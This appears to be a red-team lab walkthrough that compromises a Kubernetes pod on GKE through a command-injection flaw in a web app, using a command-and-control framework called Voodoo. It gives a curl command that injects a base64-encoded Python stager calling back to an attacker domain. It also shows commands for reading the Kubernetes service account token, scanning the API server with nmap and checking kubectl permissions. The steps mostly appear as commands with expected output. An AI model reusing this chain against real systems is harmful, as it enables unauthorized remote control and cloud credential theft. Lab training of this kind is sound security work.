The Plan:

- Browse to the web application to discover a RCE vulnerability...
-- Typical Pod/Container on GKE: http://34.85.215.94/
-- Privileged Pod/Container on GKE: http://34.85.197.48/
- Create a Voodoo no inject stager
- Leverage the RCE vulnerability in the web app to execute the Voodoo stager
- Recon the environment to discover we have landed in a container
- Recon the environment to discover this container is within a k8s cluster
- Recon the environment to discover this k8s cluster is hosted in GCP

RCE

Remote Code Execution (RCE), AKA arbitrary code execution (ACE), is an attacker's ability to execute arbitrary commands or code on a target machine or in a target process.

No Inject Stager


Login to your Voodoo LP and click on the “Stagers” link.

Create a new stager in the Voodoo LP with the following settings:

- Name: NoInjectStager001
- Communication Style: HTTPS Call-back
- Domain: <Unique Subdomain>.demovoodoo.com
- Port: 443
- Callback interval (seconds): 1
- URL Path: /CRL/partial_update
- Proxy: Use host settings
- Custom Headers: <None, N/A, Leave Blank>
- Target: Linux
- Architecture: x64
- Host Process: /usr/bin/apt
- Command Argument / Passphrase: update


Then click the “Update” button.

Your screen should look similar to the following:



After clicking the “Update” button...

Now click the link to the “Python 2.7 No injection” stager...



Leverage RCE in Web App


Select the base64 encoded text between the single quotes, copy & paste this base64 encoded string into a text editor that will not change characters (e.g. https://www.sublimetext.com/).

Insert this base64 payload within the following command, to leverage this payload with the RCE exploit:

```
curl -G "http://34.85.215.94/net_health" -v --data-urlencode "cmd=ifconfig; echo \"exec('aW1...BASE64_Voodoo_No_Inject_Stager_Here...ykK'.decode('base64'))\" | /usr/bin/python &"
```

NOTE: The curl command hangs because it is waiting for a response but the voodoo agent does not send back output on being successfully executed.

We should now get a new agent calling back into the Voodoo LP via this RCE vulnerability within the web application.




Host Recon

When we check the process list via the Voodoo web interface...

```
ps
```

We should see output similar to this...




We can see that pid 1 is not the “init”, “systemd”, or “launchd” process, as it typically would be on most Linux servers.

K8s API Recon


When on a remote target running the Linux OS, I generally check the mount points to see if their is anything interesting via this command in Voodoo:

```
run mount
```

We should see output similar to this...



As we scroll through the ouput, we should see the kubernetes secrets tmpfs mount point...



Notice in this output, that we see a tmpfs mount point referring to a Kubernetes (K8s) environment.

We can cat the control group, AKA cgroup, associated with pid 1 to see more information…

```
cat /proc/1/cgroup
```

We should see output similar to the following:

Notice in this output, that we see several references to a K8s environment, as well.

In addition, we can view the environment variables on the remote target via the following Voodoo command...

```
run env
```


We should see output similar to the following:

Notice in this output, we references to the K8s API server.

If we list files within the folder mounted via that previously discovered interesting mount point…

```
ls /var/run/secrets/kubernetes.io/serviceaccount/
```

We should see output similar to the following:



We will discover a “token” file.

If we cat the contents of this file…

```
cat /var/run/secrets/kubernetes.io/serviceaccount/token
```

We should see output similar to the following:

We can leverage this information to try to start communicating with the K8s API.

Scanning


We will want to use some additional binaries with Voodoo so let's extract some files from the Amory to add some more Amuuntions to Voodoo's resource section:

```
cd /shared

7z x -t7z -p"Stage2Train" /shared/voodoo_ce/armory-v0_2.7z -o/shared/voodoo_ce/app/resources

chmod 644 -R /shared/voodoo_ce/app/resources

chown root:root -R /shared/voodoo_ce/app/resources

ls -alF /shared/voodoo_ce/app/resources
```

We should see output similar to the following, for the last command:

```
root@ip-10-0-1-110:/shared# ls -alF /shared/voodoo_ce/app/resources
total 83760
drw-r--r-- 7 root root 4096 Aug 1 19:34 ./
drwx------ 9 root root 4096 Aug 1 19:36 ../
-rw-r--r-- 1 root root 9728 Aug 19 2020 AADRefreshToken.exe
-rw-r--r-- 1 root root 20413 Aug 19 2020 arox.py
drw-r--r-- 4 root root 4096 Aug 19 2020 collection/
-rw-r--r-- 1 root root 3382232 Aug 19 2020 curl
-rw-r--r-- 1 root root 117760 Aug 19 2020 Injector.exe
-rw-r--r-- 1 root root 44036096 Aug 19 2020 kubectl
-rw-r--r-- 1 root root 22297056 Aug 19 2020 kubeletmein
drw-r--r-- 3 root root 4096 Aug 19 2020 lateral_movement/
drw-r--r-- 3 root root 4096 Aug 19 2020 management/
-rw-r--r-- 1 root root 5944464 Aug 19 2020 nmap
-rw-r--r-- 1 root root 822344 Aug 1 18:57 NoInjectStager001
drw-r--r-- 4 root root 4096 Aug 19 2020 persistence/
drw-r--r-- 3 root root 4096 Aug 19 2020 privesc/
-rw-r--r-- 1 root root 124416 Aug 19 2020 RedPillWin.dll
-rw-r--r-- 1 root root 7875552 Aug 19 2020 winexe
-rw-r--r-- 1 root root 1094656 Aug 1 17:32 winRdpMasqStager
root@ip-10-0-1-110:/shared#
```


And now when we browse to the "Resources" section within the Voodoo web interface, we should see the following resources:



We can see if the port is open on the API server via leveraging nmap with the following command:

```
exec nmap ping -n -sT -p443 10.12.0.1/32
```

We should see output similar to the following:



We can see that the “kubectl” application is not install on the remote target:

```
run /bin/bash
which kubectl
which bash
exit
```


We should see output similar to the following:

Notice that when “which kubectl” did not return a result, that indicates that the application is not install on the remote target.

Nonetheless, we can just use Voodoo’s exec command to load the binary into memory only within the remote container…

```
exec kubectl ping auth can-i --list
```

We should see output similar to the following:



Let’s see if we can do anything useful with our current access:

```
exec kubectl ping auth can-i create pods
```

We should see output similar to the following:

Kubelet Recon

